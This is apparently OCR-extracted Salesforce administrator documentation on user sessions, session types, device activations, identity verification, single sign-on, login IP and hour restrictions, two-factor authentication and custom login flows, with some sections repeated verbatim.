The following table contains information about the fields you can view on this page. Due to the nature of geolocation technology, the accuracy of geolocation fields (for example, country, city, postal code) may vary.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in all editions

Field	Description
City	The city where the user's IP address is physically located. This value is not localized.
Country	The country where the user's IP address is physically located. This value is not localized.
Country Code	The ISO 3166 code for the country where the user's IP address is physically located. This value is not localized. For more information, see Country Codes - ISO 3166.
Created	The date and time stamp of when the session began.
Latitude	The latitude where the user's IP address is physically located.
Location	The approximate location of the IP address from where the user logged in. To show more geographic information, such as approximate city and postal code, create a custom view to include those fields. This value is not localized.
Longitude	The longitude where the user's IP address is physically located.
Login Type	The type of login associated with the session. Some login types include Application, SAML, and Portal.
Parent Session ID	If a session has a parent, this ID is the parent's unique ID.
Postal Code	The postal code where the user's IP address is physically located. This value is not localized.
Session ID	The unique ID for the session.
Session Type	The type of session the user is logged in to. For example, common ones are UI, Content, API, and Visualforce.
Source IP	The IP address associated with the session.
Subdivision	The name of the subdivision where the user's IP address is physically located. This value is not localized.
User Type	The profile type associated with the session.
Username	The username used when logged in to the session. To view the user's profile page, click the username.
Updated	The date and time stamp of the last session update due to activity. For example, during a UI session, users make frequent changes to records and other data as they work. With each change, both the `Updated` and `Valid Until` date and time stamps are refreshed.
Valid Until	If you don't end the session manually, the date and time stamp of when the session automatically expires.

SEE ALSO:

- The Elements of User Authentication
- Understanding Session Types

Understanding Session Types

Learn about the session types in the User Session Information page to help you monitor and protect your organization.

You can view the session type for a specific user on the User Session Information page. To access the page from Setup, enter *Session Management* in the Quick Find box, then select **Session Management**.

Session types indicate the type of session a user is utilizing to access an organization. Session types can be persistent or temporary and accessed via the user interface, API, or other methods, such as an OAuth authentication process.

The following table describes the session types.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in all editions

Session Type	Description
API	Created when accessing an organization through the API.
APIOnlyUser	Created to enable a password reset in the user interface for API-only users.
Chatter Networks	Created when using Chatter Networks or Chatter Communities.
ChatterNetworksAPIOnly	Created when using the Chatter Networks or Chatter Communities API.
Content	Created when serving user-uploaded content.
OauthApprovalUI	A session that only allows access to the OAuth approval page.
Oauth2	Created via OAuth flows. For example, if you use OAuth authentication for a connected app, this type of session is created.
SiteStudio	Created when using the Sites Studio user interface.
SitePreview	A session that is initiated when an internal canvas app is invoked. This will always be a child session with a UI parent session.
SubstituteUser	A session created when one user logs in via another user. For example, if an administrator logs in as another user, a SubstituteUser session is created.
TempContentExchange	A temporary user interface session to switch to the content domain, such as the user interface into which users type in their credentials.
TempOauthAccessTokenFrontdoor	A temporary session via the OAuth access token assertion flow that cannot be refreshed and must be mapped to a regular session type.
TempVisualforceExchange	A temporary session to switch to the Visualforce domain.
TempUIFrontdoor	A temporary session that cannot be refreshed and must be mapped to a regular session type.
UI	Created when using a user interface page.
UserSite	Initiated when a canvas application is invoked. Always a child session with a UI parent session.
Visualforce	Created via a Visualforce page.

Session Type	Description
WDC_API	A session using the Work.com API. This is always a child session and cannot be used in the user interface.

SEE ALSO:

- The Elements of User Authentication
- User Sessions

Activations

Activation tracks information about devices from which users have verified their identity. Salesforce prompts users to verify their identity when they access Salesforce from an unrecognized browser or application. Identity verification adds an extra layer of security on top of username and password authentication. The Activations page lists the login IP addresses and client browsers used.

EDITIONS

Available in: Both Salesforce Classic and Lightning Experience

Available in all editions

When a user logs in from outside a trusted IP range and uses a browser or app we don't recognize, the user is challenged to verify identity. We use the highest-priority verification method available for each user. In order of priority, the methods are:

1. Verification via push notification or location-based automated verification with the Salesforce Authenticator mobile app (version 2 or later) connected to the user's account.
2. Verification via a U2F security key registered with the user's account.
3. Verification code generated by a mobile authenticator app connected to the user's account.
4. Verification code sent via SMS to the user's verified mobile phone.
5. Verification code sent via email to the user's email address.

After identity verification is successful, the user doesn't have to verify identity again from that browser or app, unless the user:

- Manually clears browser cookies, sets the browser to delete cookies, or browses in private or incognito mode
- Deselects **Don't ask again** on the identity verification page

The Activations page in Setup lists the login IP addresses and client browser information of devices from which users have verified their identity. You can revoke the browser activation status for one, many, or all users.

For example, a user reports a lost device and is issued a new one. You can revoke the activation status of the browser on the lost device so that anyone attempting to access the org from that device has to verify their identity. This identity verification adds a layer of security while allowing users to stay productive.

Users can view their own Activations page to check their login IP addresses and client browser information. End users can revoke the activation status only for their own activated browsers.

For example, a user logs in to the org. On the user's Activations page, several different browsers are activated, but the user has only logged in from a single browser on a work laptop. The user immediately revokes the activation status of those browsers the user doesn't recognize. Because this user is challenged for identity verification using a code sent via SMS to the user's mobile device, anyone else who tries to log in from one of the deactivated browsers can't get the texted verification code. Without the code, the hacker fails the identity verification challenge. The user can then report the potential security breach.

Use Activations
View your users' activations and revoke activation status to prevent security breaches.

SEE ALSO:
Use Activations
Identity Verification History

Use Activations

View your users' activations and revoke activation status to prevent security breaches.

To see login IP and browser information about devices from which users have verified their identity, from Setup, enter *Activations* in the Quick Find box, then select **Activations**.

You can revoke activation status by selecting one or more entries in the Activated Client Browser list, clicking **Remove**, and confirming the action. Users can view and revoke only their own activated browsers. A user who logs in from a deactivated browser is prompted to verify identity, unless the login IP address is within a trusted IP range.

EDITIONS

Available in: Both Salesforce Classic and Lightning Experience

Available in all editions

Note: When a user deselects the **Don't ask again** option that appears on the identity verification page, the browser isn't activated. Advise your users to deselect this option whenever they log in from a public or shared device.

SEE ALSO:
Activations
Identity Verification History

Authenticate Users

Authentication means preventing unauthorized access to your organization or its data by making sure each logged in user is who they say they are.

The Elements of User Authentication
Salesforce provides a variety of ways to authenticate users. Build a combination of authentication methods that fits the needs of your organization and your users' use patterns.
Configure User Authentication
Choose login settings to ensure that your users are who they say they are.

The Elements of User Authentication

Salesforce provides a variety of ways to authenticate users. Build a combination of authentication methods that fits the needs of your organization and your users' use patterns.

Single Sign-On
Salesforce has its own system of user authentication, but some companies prefer to use an existing single sign-on capability to simplify and standardize their user authentication.

Network-Based Security

Network-based security limits where users can log in from, and when they can log in. This is different from user authentication, which only determines who can log in. Use network-based security to limit the window of opportunity for an attacker and to make it more difficult for an attacker to use stolen credentials.

CAPTCHA Security for Data Exports

By request, Salesforce can require users to pass a simple text-entry user verification test to export data from Salesforce. This type of network-based security helps prevent malicious users from accessing your organization's data, and can reduce the risk of automated attacks.

Restrict Where and When Users Can Log In to Salesforce

You can restrict the hours during which users can log in and the range of IP addresses from which they can log in and access Salesforce. If IP address restrictions are defined for a user's profile and a login originates from an unknown IP address, Salesforce does not allow the login. These restrictions help protect your data from unauthorized access and phishing attacks.

Two-Factor Authentication

As a Salesforce admin, you can enhance your org's security by requiring a second level of authentication for every user login. You can also require two-factor authentication when a user meets certain criteria, such as attempting to view reports or access a connected app.

Custom Login Flows

Login flows allow administrators to build post-authentication processes to match their business practices, associate the flow with a user profile, and send the user through that flow when logging in. Use login flows to collect registration information from users, provide a terms of service acceptance form, prompt the user for a second factor of authentication, and other customization.

SEE ALSO:

Single Sign-On

Network-Based Security

CAPTCHA Security for Data Exports

User Sessions

Single Sign-On

Salesforce has its own system of user authentication, but some companies prefer to use an existing single sign-on capability to simplify and standardize their user authentication.

You have two options to implement single sign-on—federated authentication using Security Assertion Markup Language (SAML) or delegated authentication.

- Federated authentication using Security Assertion Markup Language (SAML) lets you send authentication and authorization data between affiliated but unrelated web services. You can log in to Salesforce from a client app. Salesforce enables federated authentication for your org automatically.
- Delegated authentication SSO integrates Salesforce with an authentication method that you choose. You can integrate authentication with your LDAP (Lightweight Directory Access Protocol) server or use a token instead of a password for authentication. You manage delegated authentication at the permission level, not at the org level, giving you more flexibility. With permissions, you can require some to use delegated authentication while others use their Salesforce-managed password.

  Delegated authentication offers the following benefits.

  - Uses a stronger form of user authentication, such as integration with a secure identity provider
  - Makes your login page private and accessible only behind a corporate firewall
  - Differentiates your org from all other companies that use Salesforce to reduce phishing attacks

You must contact Salesforce to enable delegated authentication before you can configure it on your org.

- Authentication providers let your users log in to your Salesforce org using their login credentials from an external service provider. Salesforce supports the OpenID Connect protocol, which lets users log in from any OpenID Connect provider, such as Google, PayPal, and LinkedIn. When an authentication provider is enabled, Salesforce doesn't validate a user's password. Instead, Salesforce uses the user's login credentials from the external service provider to establish authentication credentials.

Identity Providers

An *identity provider* is a trusted provider that lets you use single sign-on to access other websites. A *service provider* is a website that hosts applications. You can enable Salesforce as an identity provider and define one or more service providers. Your users can then access other applications directly from Salesforce using single sign-on. Single sign-on can be a great help to your users: instead of having to remember many passwords, they only have to remember one. Plus, the applications can be added as tabs to your Salesforce organization, which means users don't have to switch between programs.

For more information, see "Identity Providers and Service Providers" in the Salesforce online help.

SEE ALSO:

The Elements of User Authentication

Network-Based Security

Network-based security limits where users can log in from, and when they can log in. This is different from user authentication, which only determines who can log in. Use network-based security to limit the window of opportunity for an attacker and to make it more difficult for an attacker to use stolen credentials.

SEE ALSO:

The Elements of User Authentication

CAPTCHA Security for Data Exports

By request, Salesforce can require users to pass a simple text-entry user verification test to export data from Salesforce. This type of network-based security helps prevent malicious users from accessing your organization's data, and can reduce the risk of automated attacks.

To pass the test, users must type two words displayed on an overlay into the overlay's text box field, and click a **Submit** button. Salesforce uses CAPTCHA technology provided by reCaptcha to verify that a person, as opposed to an automated program, has correctly entered the text into the overlay. CAPTCHA stands for "Completely Automated Public Turing test to tell Computers and Humans Apart."

SEE ALSO:

The Elements of User Authentication

Restrict Where and When Users Can Log In to Salesforce

You can restrict the hours during which users can log in and the range of IP addresses from which they can log in and access Salesforce. If IP address restrictions are defined for a user's profile and a login originates from an unknown IP address, Salesforce does not allow the login. These restrictions help protect your data from unauthorized access and phishing attacks.

Login Hours

For each profile, you can set the hours when users can log in. See:

- View and Edit Login Hours in the Enhanced Profile User Interface
- View and Edit Login Hours in the Original Profile User Interface

Two-Factor Authentication for User Interface Logins

For each profile, you can require users to use a second form of authentication when they log in via the user interface. See Set Two-Factor Authentication Login Requirements on page 859 and Set Two-Factor Authentication Login Requirements and Custom Policies for Single Sign-On, Social Sign-On, and Communities.

Two-Factor Authentication for API Logins

For each profile, you can require a verification code (also called a time-based one-time password, or TOTP) instead of the standard security token. Users connect an authenticator app that generates verification codes to their account. Users with the "Two-Factor Authentication for API Logins" permission use a code instead of the standard security token whenever it's requested, such as when resetting the account's password. See Set Two-Factor Authentication Login Requirements for API Access on page 862.

Login IP Address Ranges

For Enterprise, Performance, Unlimited, Developer, and Database.com editions, you can set the Login IP Range addresses from which users can log in on an individual profile. Users outside of the Login IP Range set on a profile can't access your Salesforce org.

For Contact Manager, Group, and Professional Editions, set the Login IP Range. From Setup, enter `Session Settings` in the `Quick Find` box, then select **Session Settings**.

Login IP Address Range Enforcement for All Access Requests

You can restrict all access to Salesforce to the IP addresses included in Login IP Ranges in users' profiles. For example, suppose a user logs in successfully from an IP address defined in Login IP Ranges. The user then moves to a different location and has a new IP address that is outside of Login IP Ranges. When the user refreshes the browser or tries to access Salesforce, including access from a client application, the user is denied. To enable this option, from Setup, enter `Session Settings` in the `Quick Find` box, select **Session Settings**, and then select **Enforce login IP ranges on every request**. This option affects all user profiles that have login IP restrictions.

Org-wide Trusted IP Ranges

For all users, you can set a list of IP address ranges from which they can always log in without receiving a login challenge. These users can log in to your org after they provide the additional verification. See Set Trusted IP Ranges for Your Organization.

When users log in to Salesforce via the user interface, the API, or a desktop client such as Salesforce for Outlook, Connect Offline, Connect for Office, or the Data Loader, Salesforce confirms that the login is authorized as follows.

1. Salesforce checks whether the user's profile has login hour restrictions. If login hour restrictions are specified for the user's profile, any login outside the specified hours is denied.
2. If the user has the "Two-Factor Authentication for User Interface Logins" permission, Salesforce prompts the user for a second form of authentication upon logging in. If the user's account isn't already connected to a mobile authenticator app such as Salesforce Authenticator, Salesforce first prompts the user to connect the app.

3. If the user has the "Two-Factor Authentication for API Logins" permission and has connected an authenticator app to the account, Salesforce returns an error if the user uses the standard security token. The user has to enter a verification code (time-based one-time password) generated by the authenticator app instead.
4. Salesforce then checks whether the user's profile has IP address restrictions. If IP address restrictions are defined for the user's profile, logins from an undesignated IP address are denied, and logins from a specified IP address are allowed. If the **Enforce login IP ranges on every request** session setting is enabled, the IP address restrictions are enforced for each page request, including requests from client applications.
5. If profile-based IP address restrictions are not set, Salesforce checks whether the user is logging in from a device used to access Salesforce before.
   - If the user's login is from a device and browser that Salesforce recognizes, the login is allowed.
   - If the user's login is from an IP address in your org's trusted IP address list, the login is allowed.
   - If the user's login is not from a trusted IP address or a device and browser Salesforce recognizes, the login is blocked.

Whenever a login is blocked or returns an API login fault, Salesforce has to verify the user's identity:

- For access via the user interface, the user is prompted to verify using Salesforce Authenticator (version 2 or later), or to enter a verification code.

  Note: Users aren't asked for a verification code the first time they log in to Salesforce.

- For access via the API or a client, users must add their security token to the end of their password to log in. Or, if "Two-Factor Authentication on API Logins" is set on the user profile, users enter a verification code generated by an authenticator app.

  A security token is an automatically generated key from Salesforce. For example, if a user's password is `mypassword`, and the security token is `XXXXXXXXXX`, the user must enter `mypasswordXXXXXXXXXX` to log in. Or some client applications have a separate field for the security token.

  Users can obtain their security token by changing their password or resetting their security token via the Salesforce user interface. When a user changes a password or resets a security token, Salesforce sends a new security token to the email address on the user's Salesforce record. The security token is valid until the user resets the security token, changes a password, or has a password reset.

  Tip: Before you access Salesforce from a new IP address, we recommend that you get your security token from a trusted network using **Reset My Security Token**.

Tips on Setting Login Restrictions

Consider the following when setting login restrictions.

- When a user's password is changed, the security token is reset. Log in via the API or a client can be blocked until the user adds the automatically generated security token to the end of the password.
- Partner Portal and Customer Portal users aren't required to activate their browser to log in.
- For more information on API login faults, see the Core Data Types Used in API Calls topic in the *SOAP API Developer's Guide*.
- If single sign-on (SSO) is enabled for your org, API and desktop client users can log in to Salesforce unless their profile has IP address restrictions set and they try to log in from outside of the range defined. Also the SSO authority usually handles login lockout policies for users with the "Is Single Sign-On Enabled" permission. However, if the security token is enabled for your org, your org's login lockout settings determine how many times users can attempt to log in with an invalid security token before being locked out of Salesforce.
- These events count toward the number of times users can attempt to log in with an invalid password before getting locked out of Salesforce, as defined in your org's login lockout settings.
  - Each time users are prompted to verify identity

- Each time users incorrectly add the security token or verification code to the end of their password to log in to Salesforcevia the API or a client

Restrict Login IP Ranges in the Enhanced Profile User Interface

Control login access at the user level by specifying a range of allowed IP addresses on a user's profile. When you define IP address restrictions for a profile, a login from any other IP address is denied.

Restrict Login IP Addresses in the Original Profile User Interface

Control login access at the user level by specifying a range of allowed IP addresses on a user's profile. When you define IP address restrictions for a profile, a login from any other IP address is denied.

View and Edit Login Hours in the Enhanced Profile User Interface

For each profile, you can specify the hours when users can log in.

View and Edit Login Hours in the Original Profile User Interface

Specify the hours when users can log in based on the user profile.

Set Trusted IP Ranges for Your Organization

Trusted IP Ranges define a list of IP addresses from which users can log in without receiving a login challenge for verification of their identity, such as a code sent to their mobile phone.

Two-Factor Authentication

As a Salesforce admin, you can enhance your org's security by requiring a second level of authentication for every user login. You can also require two-factor authentication when a user meets certain criteria, such as attempting to view reports or access a connected app.

EDITIONS

Available in: Both Salesforce Classic and Lightning Experience

Available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Contact Manager** Editions

Salesforce Identity Verification

When a user logs in from outside a trusted IP range and uses a browser or app we don't recognize, the user is challenged to verify identity. We use the highest-priority verification method available for each user. In order of priority, the methods are:

1. Verification via push notification or location-based automated verification with the Salesforce Authenticator mobile app (version 2 or later) connected to the user's account.
2. Verification via a U2F security key registered with the user's account.
3. Verification code generated by a mobile authenticator app connected to the user's account.
4. Verification code sent via SMS to the user's verified mobile phone.
5. Verification code sent via email to the user's email address.

After identity verification is successful, the user doesn't have to verify identity again from that browser or app, unless the user:

- Manually clears browser cookies, sets the browser to delete cookies, or browses in private or incognito mode
- Deselects **Don't ask again** on the identity verification page

Org Policies That Require Two-Factor Authentication

You can set policies that require a second level of authentication on every login, every login through the API (for developers and client applications), or for access to specific features. Your users can provide the second factor by downloading and installing a mobile authenticator app, such as the Salesforce Authenticator app or the Google Authenticator app, on their mobile device. They can also use

a U2F security key as the second factor. After they connect an authenticator app or register a security key with their account in Salesforce, they use them whenever your org's policies require two-factor authentication.

The Salesforce Authenticator mobile app (version 2 and later) sends a push notification to the user's mobile device when activity on the Salesforce account requires identity verification. The user responds on the mobile device to verify or block the activity. The user can enable location services for the app and automate verifications from trusted locations, such as a home or office. Salesforce Authenticator also generates verification codes, sometimes called "time-based one-time passwords" (TOTPs). Users can choose to enter a password plus the code instead of responding to a push notification from the app for two-factor verification. Or they can get a verification code from another authenticator app.

If users lose or forget the device they usually use for two-factor authentication, you can generate a temporary verification code for them. You set when the code expires, from 1 to 24 hours after you generate it. Your user can use the code multiple times until it expires. A user can have only one temporary code at a time. If a user needs a new code while the old code is still valid, you can expire the old code, then generate a new one. Users can expire their own valid codes in their personal settings.

SEE ALSO:

- Set Two-Factor Authentication Login Requirements
- Methods for Verifying Your Identity
- Restrict Where and When Users Can Log In to Salesforce
- Custom Login Flows
- Connect Salesforce Authenticator (Version 2 or Later) to Your Account for Identity Verification
- Verify Your Identity with a One-Time Password Generator App or Device
- Disconnect Salesforce Authenticator (Version 2 or Later) from a User's Account
- Disconnect a User's One-Time Password Generator App
- Generate a Temporary Identity Verification Code
- Expire a Temporary Verification Code
- Delegate Two-Factor Authentication Management Tasks
- Identity Verification History

Custom Login Flows


Login flows allow administrators to build post-authentication processes to match their business practices, associate the flow with a user profile, and send the user through that flow when logging in. Use login flows to collect registration information from users, provide a terms of service acceptance form, prompt the user for a second factor of authentication, and other customization.

Use the Flow Designer to create login flows, and then associate those flows with specific profiles in your organization. You can connect the same flow to multiple profiles. Users with the profile are directed to the login flow after they authenticate, but before the user is directed to the organization's content. The login flow screens are embedded within the standard Salesforce login page for an integrated user login experience.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions



Login flows support all the Salesforce user interface authentication methods, including username and password, delegated authentication, SAML single sign-on, and social sign-on through a third-party authentication provider. You can apply login flows to Salesforce organizations, communities, and portals.

Note: You can't apply login flows to API logins or when sessions are passed to the UI through `frontdoor.jsp` from a non-UI login process. Only flows of type Flow are supported.

Create a Login Flow

Use the Cloud Flow Designer to build a login flow process, then associate the finished flow with a profile.

Connect a Login Flow to a Profile

After you create a login flow in Flow Designer and activate the flow, you associate it with a profile in your organization. Users with that profile are then directed to the login flow.

SEE ALSO:

Cloud Flow Designer

Create a Login Flow

Use the Cloud Flow Designer to build a login flow process, then associate the finished flow with a profile.

When a user's profile is associated with a login flow, the user is directed to the flow as part of the authentication process. The login flow screens are embedded in the standard Salesforce login page. During the authentication process, these users have restricted access to the login flow screens. At the end of a successful authentication and completion of the login flow, the user is redirected to the organization. Otherwise, an explicit action can be defined within the flow to deny access.

For example, an administrator can create a login flow that implements a custom two-factor authentication process to add a desired security layer. A flow like this uses Apex methods to get the session context, extract the user's IP address, and verify if the request is coming from a Trusted IP Range. (To find or set the Trusted IP Range, from Setup, enter *`Network Access`* in the `Quick Find` box, then select **Network Access**.) If the request is coming from within a Trusted IP Range address, Salesforce skips the flow and logs the user into the organization. Otherwise, Salesforce invokes the flow providing one of three options.

1. Direct the user to log in with additional credentials, such as a time-based one-time password (TOTP).
2. Force the user to log out.
3. Direct the user to a page with more options.

You can also build login flows that direct users to customized pages, such as forms to gather more information, or pages providing users with additional information.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To open, edit, or create a flow in the Cloud Flow Designer:

- "Manage Force.com Flow"

Build Your Own Login Flow

Use the following process to build your own login flow.

1. Create a new flow using the Flow Designer and Apex.

   For example, you can design a custom IP-based two-factor authentication flow that requires a second factor of authentication only if the user is logging in from outside of the corporate Trusted IP Range. (To find or set the Trusted IP Range, from Setup, enter `Network Access` in the `Quick Find` box, then select **Network Access**.)


   Note: Do not set the Login IP Ranges directly in the user profile. The Login IP Ranges set directly in a profile restrict access to the organization for users of that profile who are outside that range, entirely, and those users cannot enter the login flow process.

   The flow should contain the following.

   a. A new Apex class defining an Apex plugin that implements from the (`Process.Plugin`) and uses the `Auth.SessionManagement` class to access the time-based one-time password (TOTP) methods and services. The new Apex class for the plugin generates a time-based key with a quick response (QR) code to validate the TOTP provided by the user against the TOTP generated by Salesforce.

   b. A screen element to scan a QR code.

   c. A decision element to handle when the token is valid and when the token is invalid.



Within the flow, you can set input variables. If you use the following specified names, these values will be populated for the flow when it starts.

Name	Value Description
`LoginFlow_LoginType`	The type of login, such as Application, OAuth, or SAML
`LoginFlow_IpAddress`	The user's current IP address
`LoginFlow_LoginIpAddress`	The user's IP address used during login, which can change after authentication
`LoginFlow_UserAgent`	The user agent string provided by the user's browser
`LoginFlow_Platform`	The operating system for the user
`LoginFlow_Application`	Application used to request authentication
`LoginFlow_Community`	Current Community, if this login flow applies to a Community
`LoginFlow_SessionLevel`	The current session security level, Standard or High Assurance
`LoginFlow_UserId`	The user's 18-character ID.

During the flow, you can assign the following, pre-defined variables values for specific behavior.

Note: The flow loads these values only *after* a UI screen is refreshed (a user clicking a button does not load the values, a new screen must be added to the flow for the values to be loaded).

Name	Value Description
`LoginFlow_FinishLocation`	A Text value. Provide a string that defines where the user goes after completing the login flow. The string should be a valid Salesforce URL (the user cannot leave the organization and stay in the flow) or relative path.
`LoginFlow_ForceLogout`	A Boolean value. Set this variable to `true` to log the user out, immediately, and force the user to exit the flow.

2. Save the flow.
3. Activate the flow.
4. Connect the login flow to a profile.

SEE ALSO:

Custom Login Flows

https://developer.salesforce.com/page/Login-Flows

Connect a Login Flow to a Profile

Cloud Flow Designer

Connect a Login Flow to a Profile

After you create a login flow in Flow Designer and activate the flow, you associate it with a profile in your organization. Users with that profile are then directed to the login flow.

1. From Setup, enter *Login Flows* in the `Quick Find` box, then select **Login Flows**.
2. Click **New**.
3. Enter a name to reference the login flow association when you edit or delete it. The name doesn't need to be unique.
4. Select the login flow for the profile. The drop-down list includes all the available flows saved in the Flow Designer. Only active flows of type Flow are supported.
5. Select a user license for the profile to which you want to connect the flow. The profile list then shows profiles with that license.
6. Select the profile to connect to the login flow.
7. Click **Save**.

   Users of the profile are now directed to the login flow.

After you associate the login flow, you can edit or delete the flows listed on this login flows page.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

You can associate a login flow with one or more profiles. However, a profile can't be connected to more than one login flow.

SEE ALSO:

- Custom Login Flows
- Create a Login Flow
- Cloud Flow Designer

Configure User Authentication

Choose login settings to ensure that your users are who they say they are.

Restrict Where and When Users Can Log In to Salesforce

You can restrict the hours during which users can log in and the range of IP addresses from which they can log in and access Salesforce. If IP address restrictions are defined for a user's profile and a login originates from an unknown IP address, Salesforce does not allow the login. These restrictions help protect your data from unauthorized access and phishing attacks.

Set Password Policies

Improve your Salesforce org security with password protection. You can set password history, length, and complexity requirements along with other values. In addition, you can specify what to do if a user forgets their password.

Expire Passwords for All Users

As an administrator, you can expire passwords for all users any time you want to enforce extra security for your organization. After expiring passwords, all users are prompted to reset their password the next time they log in.

Modify Session Security Settings

You can modify session security settings to specify session connection type, timeout settings, and IP address ranges to protect against malicious attacks and more.

Enable Lightning Login for Password-Free Logins

Say goodbye to the hassle of weak passwords, forgotten passwords, and locked-out accounts. Give your users the enhanced speed, convenience, and security of password-free logins. Enable Lightning Login, assign the required permission to your users, and encourage them to individually enroll in Lightning Login.

Create a Login Flow

Use the Cloud Flow Designer to build a login flow process, then associate the finished flow with a profile.

Connect a Login Flow to a Profile

After you create a login flow in Flow Designer and activate the flow, you associate it with a profile in your organization. Users with that profile are then directed to the login flow.

Set Up Two-Factor Authentication

Admins enable two-factor authentication through permissions or profile settings. Users register devices for two-factor authentication—such as mobile authenticator apps or U2F security keys—through their own personal settings.

Restrict Where and When Users Can Log In to Salesforce

You can restrict the hours during which users can log in and the range of IP addresses from which they can log in and access Salesforce. If IP address restrictions are defined for a user's profile and a login originates from an unknown IP address, Salesforce does not allow the login. These restrictions help protect your data from unauthorized access and phishing attacks.

Login Hours

For each profile, you can set the hours when users can log in. See:

- View and Edit Login Hours in the Enhanced Profile User Interface
- View and Edit Login Hours in the Original Profile User Interface

Two-Factor Authentication for User Interface Logins

For each profile, you can require users to use a second form of authentication when they log in via the user interface. See Set Two-Factor Authentication Login Requirements on page 859 and Set Two-Factor Authentication Login Requirements and Custom Policies for Single Sign-On, Social Sign-On, and Communities.

Two-Factor Authentication for API Logins

For each profile, you can require a verification code (also called a time-based one-time password, or TOTP) instead of the standard security token. Users connect an authenticator app that generates verification codes to their account. Users with the "Two-Factor Authentication for API Logins" permission use a code instead of the standard security token whenever it's requested, such as when resetting the account's password. See Set Two-Factor Authentication Login Requirements for API Access on page 862.

Login IP Address Ranges

For Enterprise, Performance, Unlimited, Developer, and Database.com editions, you can set the Login IP Range addresses from which users can log in on an individual profile. Users outside of the Login IP Range set on a profile can't access your Salesforce org.

For Contact Manager, Group, and Professional Editions, set the Login IP Range. From Setup, enter `Session Settings` in the `Quick Find` box, then select **Session Settings**.

Login IP Address Range Enforcement for All Access Requests

You can restrict all access to Salesforce to the IP addresses included in Login IP Ranges in users' profiles. For example, suppose a user logs in successfully from an IP address defined in Login IP Ranges. The user then moves to a different location and has a new IP address that is outside of Login IP Ranges. When the user refreshes the browser or tries to access Salesforce, including access from a client application, the user is denied. To enable this option, from Setup, enter `Session Settings` in the `Quick Find` box, select **Session Settings**, and then select **Enforce login IP ranges on every request**. This option affects all user profiles that have login IP restrictions.

Org-wide Trusted IP Ranges

For all users, you can set a list of IP address ranges from which they can always log in without receiving a login challenge. These users can log in to your org after they provide the additional verification. See Set Trusted IP Ranges for Your Organization.

When users log in to Salesforce via the user interface, the API, or a desktop client such as Salesforce for Outlook, Connect Offline, Connect for Office, or the Data Loader, Salesforce confirms that the login is authorized as follows.

1. Salesforce checks whether the user's profile has login hour restrictions. If login hour restrictions are specified for the user's profile, any login outside the specified hours is denied.
2. If the user has the "Two-Factor Authentication for User Interface Logins" permission, Salesforce prompts the user for a second form of authentication upon logging in. If the user's account isn't already connected to a mobile authenticator app such as Salesforce Authenticator, Salesforce first prompts the user to connect the app.

3. If the user has the "Two-Factor Authentication for API Logins" permission and has connected an authenticator app to the account, Salesforce returns an error if the user uses the standard security token. The user has to enter a verification code (time-based one-time password) generated by the authenticator app instead.
4. Salesforce then checks whether the user's profile has IP address restrictions. If IP address restrictions are defined for the user's profile, logins from an undesignated IP address are denied, and logins from a specified IP address are allowed. If the **Enforce login IP ranges on every request** session setting is enabled, the IP address restrictions are enforced for each page request, including requests from client applications.
5. If profile-based IP address restrictions are not set, Salesforce checks whether the user is logging in from a device used to access Salesforce before.
   - If the user's login is from a device and browser that Salesforce recognizes, the login is allowed.
   - If the user's login is from an IP address in your org's trusted IP address list, the login is allowed.
   - If the user's login is not from a trusted IP address or a device and browser Salesforce recognizes, the login is blocked.

Whenever a login is blocked or returns an API login fault, Salesforce has to verify the user's identity:

- For access via the user interface, the user is prompted to verify using Salesforce Authenticator (version 2 or later), or to enter a verification code.

  Note: Users aren't asked for a verification code the first time they log in to Salesforce.

- For access via the API or a client, users must add their security token to the end of their password to log in. Or, if "Two-Factor Authentication on API Logins" is set on the user profile, users enter a verification code generated by an authenticator app.

  A security token is an automatically generated key from Salesforce. For example, if a user's password is `mypassword`, and the security token is `XXXXXXXXXX`, the user must enter `mypasswordXXXXXXXXXX` to log in. Or some client applications have a separate field for the security token.

  Users can obtain their security token by changing their password or resetting their security token via the Salesforce user interface. When a user changes a password or resets a security token, Salesforce sends a new security token to the email address on the user's Salesforce record. The security token is valid until the user resets the security token, changes a password, or has a password reset.

  Tip: Before you access Salesforce from a new IP address, we recommend that you get your security token from a trusted network using **Reset My Security Token**.

Tips on Setting Login Restrictions

Consider the following when setting login restrictions.

- When a user's password is changed, the security token is reset. Log in via the API or a client can be blocked until the user adds the automatically generated security token to the end of the password.
- Partner Portal and Customer Portal users aren't required to activate their browser to log in.
- For more information on API login faults, see the Core Data Types Used in API Calls topic in the *SOAP API Developer's Guide*.
- If single sign-on (SSO) is enabled for your org, API and desktop client users can log in to Salesforce unless their profile has IP address restrictions set and they try to log in from outside of the range defined. Also the SSO authority usually handles login lockout policies for users with the "Is Single Sign-On Enabled" permission. However, if the security token is enabled for your org, your org's login lockout settings determine how many times users can attempt to log in with an invalid security token before being locked out of Salesforce.
- These events count toward the number of times users can attempt to log in with an invalid password before getting locked out of Salesforce, as defined in your org's login lockout settings.
  - Each time users are prompted to verify identity

- Each time users incorrectly add the security token or verification code to the end of their password to log in to Salesforcevia the API or a client

Restrict Login IP Ranges in the Enhanced Profile User Interface

Control login access at the user level by specifying a range of allowed IP addresses on a user's profile. When you define IP address restrictions for a profile, a login from any other IP address is denied.

Restrict Login IP Addresses in the Original Profile User Interface

Control login access at the user level by specifying a range of allowed IP addresses on a user's profile. When you define IP address restrictions for a profile, a login from any other IP address is denied.

